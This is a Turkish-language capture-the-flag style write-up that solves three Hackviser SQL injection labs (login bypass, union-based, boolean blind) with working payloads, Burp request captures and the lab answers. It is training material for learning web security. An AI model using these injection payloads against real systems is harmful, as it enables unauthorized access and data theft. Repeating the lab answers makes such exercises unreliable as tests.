


Hackviser SQL Injection Lab

Basic SQL Injection

Başlangıçta bize laboratuvar hakkında bilgi vermiş

Bu laboratuvar, oturum açma işlevinde bir SQL Injection güvenlik açığı barındırmaktadır. Laboratuvarı çözmek için, bir SQL Injection saldırısı gerçekleştirerek oturum açma adımını atlayın.

Sky Raincin adlı kullanıcının e-posta adresi nedir?



Login

Username


Password

Login

basit bi sql injection payloadı deneyelim



kullanıcı adı yerine ' OR 1=1# yazıyorum şifreyide boş bırakabilir veya herhangi rasgele bişey yazabilirsiniz.



Sisteme giriş yaptım. Mail adresinin **sraincin0@moonfruit.hv** olduğunu görüyoruz. (sorumuzun cevabı)

Union-Based SQL Injection

Başlangıçta bize laboratuvar hakkında bilgi vermiş

Bu laboratuvar, arama işlevinde SQL Injection zafiyeti içermektedir. Sorgudan elde edilen sonuçlar uygulamanın yanıtında döndürülür, böylece diğer tablolardan veri almak için bir UNION

saldırısı kullanılabilir.

Laboratuvarı tamamlamak için, veritabanı adını getiren bir SQL Injection UNION saldırısı gerçekleştirin.

Veritabanı adı nedir?

Öncelikle Web sitesine gidelim

Search Car Brand

Search

#	Brand	Model	Year
1	Toyota	Xtra	1992
2	Volvo	V50	2007
3	Mitsubishi	Chariot	1995
4	Ford	LTD Crown Victoria	1987
5	Buick	Lucerne	2010
6	Toyota	Sienna	2002
7	Dodge	Ram 2500	1995
8	Cadillac	SRX	2012
9	Kia	Rio	2003
10	Honda	Accord	2008

Union-Based SQL Injection, birden fazla sorguyu birleştirerek yapılan gelişmiş bir saldırı türüdür. İlk olarak, `ORDER BY` ile sütun sayısı bulunur. Sayı arttıkça hata alınmazsa doğru sütun sayısına ulaşılır. Ardından `UNION` kullanılarak farklı veriler çekilir. Son adımda, veritabanı adını getiren `database()` fonksiyonu uygun bir sütuna eklenir ve sonucu bu bilgiyi döndürür.

Search Car Brand

Ford' ORDER BY 1#

Search

#	Brand	Model	Year
4	Ford	LTD Crown Victoria	1987
16	Ford	Fusion	2011
17	Ford	F350	2010
22	Ford	Mustang	1979
26	Ford	Taurus	1987
30	Ford	Taurus	2007
66	Ford	F250	2002
75	Ford	Taurus	1991
78	Ford	EXP	1987
83	Ford	Taurus	2002

Şimdi bu sorguyla **Ford' ORDER BY 1#** tablomuzda kaç sütun olduğunu bulalım.

Search Car Brand

Search

#	Brand	Model	Year
---	-------	-------	------

5 Yazdığımızda bi çıktı alamıyoruz demekki 4 sütun var

Search Car Brand

Search

#	Brand	Model	Year
1	ecliptica_cars	2	4

' UNION SELECT 1, database(), 3, 4#

Bu sorguyu çalıştırdığımızda ise sütunumuzun adına başarıyla ulaşmış oluyoruz. (Sorumuzun cevabı)

Boolean-Based Blind SQL Injection

Başlangıçta bize labaratuvar hakkında bilgi vermiş

Bu laboratuvar, stok kontrol fonksiyonunda bir SQL Injection güvenlik açığı içermektedir. İş mantığı nedeniyle, sunucudan yalnızca "stokta mevcut" veya "stokta mevcut değil" yanıtı dönmektedir.

Laboratuvarı tamamlamak için, bu iki olasılığı kullanarak bir Blind SQL Injection saldırısı gerçekleştirin ve veritabanı adını öğrenin.

Veritabanı adı nedir?

Öncelikle web sitesine gidelim



Stock Control

Select an item to check:

All Products

Check

Bize ürünlerin stoklarını kontrol edebileceğimiz bir web sitesi karşılıyor

Bazı ürünler mevcut

Stock Control

Select an item to check:

iPhone 11

▼

Check

We have this product in stock.

Bazı ürünler stokta yok

Stock Control

Select an item to check:

Apple AirPods Pro

Check

Product sold out.

Bu tür bir laboratuvar, **Blind SQL Injection (Kör SQL Enjeksiyonu)** saldırısı için mükemmel bir örnektir. Çünkü doğrudan bir hata mesajı veya veritabanı çıktısı almazsınız, ancak aldığınız yanıtlar (örneğin, "stokta mevcut" veya "stokta mevcut değil") size enjeksiyon saldırısı yaparak belirli bilgileri çıkarma şansı sunar. Burada yapılması gereken temel adımlar şunlardır:

- Doğru veya yanlış bir yanıt olarak (örneğin "stokta mevcut" veya "stokta mevcut değil"), verilerin varlığını veya yokluğunu belirlemek.
- Daha sonra veritabanı adının karakterlerini tek tek sorgulamak.

Şimdi bu isteği burp ile yakalayıp tek tek veri tabanının adını bulmaya çalışalım

Request

PrettyRawHex

1

POST / HTTP/1.1

2

Host: stunning-shrinking.euope1.hackviser.space

3

Content-Length: 15

4

Cache-Control: max-age=0

5

Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"

6

Sec-Ch-Ua-Mobile: ?0

7

Sec-Ch-Ua-Platform: "Windows"

8

Accept-Language: tr-TR,tr;q=0.9

9

Upgrade-Insecure-Requests: 1

10

Origin: https://stunning-shrinking.euope1.hackviser.space

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: https://stunning-shrinking.euope1.hackviser.space/

19

Accept-Encoding: gzip, deflate, br

20

Priority: u=0, i

21

Connection: keep-alive

22

23

search=iphone11

Response

PrettyRawHexRender

Stock Control

Select an item to check:

All Products

Check

We have this product in stock.

İsteğimizi repeater'a yolladık şimdi basit bi sorguyla SQLi kontrol edelim.

Request

PrettyRawHex

1

POST / HTTP/1.1

2

Host: stunning-shrinking.euope1.hackviser.space

3

Content-Length: 27

4

Cache-Control: max-age=0

5

Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"

6

Sec-Ch-Ua-Mobile: ?0

7

Sec-Ch-Ua-Platform: "Windows"

8

Accept-Language: tr-TR,tr;q=0.9

9

Upgrade-Insecure-Requests: 1

10

Origin: https://stunning-shrinking.euope1.hackviser.space

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: https://stunning-shrinking.euope1.hackviser.space/

19

Accept-Encoding: gzip, deflate, br

20

Priority: u=0, i

21

Connection: keep-alive

22

23

search=iphone11 ' OR 1=2--

Response

PrettyRawHexRender

Stock Control

Select an item to check:

All Products

Check

Product sold out.

Evet, **search=iphone11 ' OR 1=2--** sorgusunu kullanarak "iphone 11 var veya 1'in 2'ye eşit olup olmadığını" sorguladık. 1 hiçbir zaman 2'ye eşit olmayacağı için bu koşul her zaman yanlış dönecek ve sistem bize "stokta yok" yanıtını verecektir. Bu şekilde, SQL enjeksiyonunun nasıl çalıştığını doğrulamış olduk. Şimdi database adını bulmak için öncelikle tablomuz kaç karakterden oluşuyormuş bunu bulalım bunun için şu sorguyu kullanabiliriz.

' OR LENGTH(database()) = 5--

Request

PrettyRawHex

1POST / HTTP/1.1

2Host: awake-flint.europol.hackviser.space

3Content-Length: 46

4Cache-Control: max-age=0

5Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"

6Sec-Ch-Ua-Mobile: ?0

7Sec-Ch-Ua-Platform: "Windows"

8Accept-Language: tr-TR,tr;q=0.9

9Upgrade-Insecure-Requests: 1

10Origin: https://awake-flint.europol.hackviser.space

11Content-Type: application/x-www-form-urlencoded

12User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

13Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14Sec-Fetch-Site: same-origin

15Sec-Fetch-Mode: navigate

16Sec-Fetch-User: ?1

17Sec-Fetch-Dest: document

18Referer: https://awake-flint.europol.hackviser.space/

19Accept-Encoding: gzip, deflate, br

20Priority: u=0, i

21Connection: keep-alive

22

23search=iphone11 ' OR LENGTH(database()) = 5--

Response

PrettyRawHexRender

Select an item to check:

All Products

Check

Product sold out.

5 karakter olmadığını görüyoruz yükselterek tekrar deneyelim

Request

PrettyRawHex

1POST / HTTP/1.1

2Host: awake-flint.europol.hackviser.space

3Content-Length: 47

4Cache-Control: max-age=0

5Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"

6Sec-Ch-Ua-Mobile: ?0

7Sec-Ch-Ua-Platform: "Windows"

8Accept-Language: tr-TR,tr;q=0.9

9Upgrade-Insecure-Requests: 1

10Origin: https://awake-flint.europol.hackviser.space

11Content-Type: application/x-www-form-urlencoded

12User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

13Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14Sec-Fetch-Site: same-origin

15Sec-Fetch-Mode: navigate

16Sec-Fetch-User: ?1

17Sec-Fetch-Dest: document

18Referer: https://awake-flint.europol.hackviser.space/

19Accept-Encoding: gzip, deflate, br

20Priority: u=0, i

21Connection: keep-alive

22

23search=iphone11 ' OR LENGTH(database()) = 10--

Response

PrettyRawHexRender

Stock Control

Select an item to check:

All Products

Check

We have this product in stock.

10 karakter olduğunu doğruladık şimdi sırasıyla 1 den başlayarak veri tabanının adını bulmaya çalışalım.

' OR (SELECT SUBSTRING(database(),1,1)) = 'a'--

Request

PrettyRawHex

1

POST / HTTP/1.1

2

Host: awake-flint.europol.hackviser.space

3

Content-Length: 66

4

Cache-Control: max-age=0

5

Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"

6

Sec-Ch-Ua-Mobile: ?0

7

Sec-Ch-Ua-Platform: "Windows"

8

Accept-Language: tr-TR,tr;q=0.9

9

Upgrade-Insecure-Requests: 1

10

Origin: https://awake-flint.europol.hackviser.space

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: https://awake-flint.europol.hackviser.space/

19

Accept-Encoding: gzip, deflate, br

20

Priority: u=0, i

21

Connection: keep-alive

22

23

search=iphone11 ' OR (SELECT SUBSTRING(database(),1,1)) = 'a'--

Response

PrettyRawHexRender

Stock Control

Select an item to check:

All Products

Check

Product sold out.

İlk olarak a denedik ve başarısız olduk

Request

PrettyRawHex

1

POST / HTTP/1.1

2

Host: awake-flint.europol.hackviser.space

3

Content-Length: 66

4

Cache-Control: max-age=0

5

Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"

6

Sec-Ch-Ua-Mobile: ?0

7

Sec-Ch-Ua-Platform: "Windows"

8

Accept-Language: tr-TR,tr;q=0.9

9

Upgrade-Insecure-Requests: 1

10

Origin: https://awake-flint.europol.hackviser.space

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: https://awake-flint.europol.hackviser.space/

19

Accept-Encoding: gzip, deflate, br

20

Priority: u=0, i

21

Connection: keep-alive

22

23

search=iphone11 ' OR (SELECT SUBSTRING(database(),1,1)) = 'e'--

Response

PrettyRawHexRender

Stock Control

Select an item to check:

All Products


Check

We have this product in stock.

İlk karakterimizi bulduk " e "

şimdi 2. karakterimiz için sorgumuzu değiştirelim

' OR (SELECT SUBSTRING(database(),2,1)) = 'c'--



evet 2. karakterimiz " c "

Çok uzun olmaması için ben deneye deneye database adını buldum sizde pratik için bu komutu değiştire değiştire database adını kendiniz bulmayı deneyebilirsiniz

database adı **echo_store**

Başka bir yazıda görüşmek üzere !

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

Ayberk İlbaş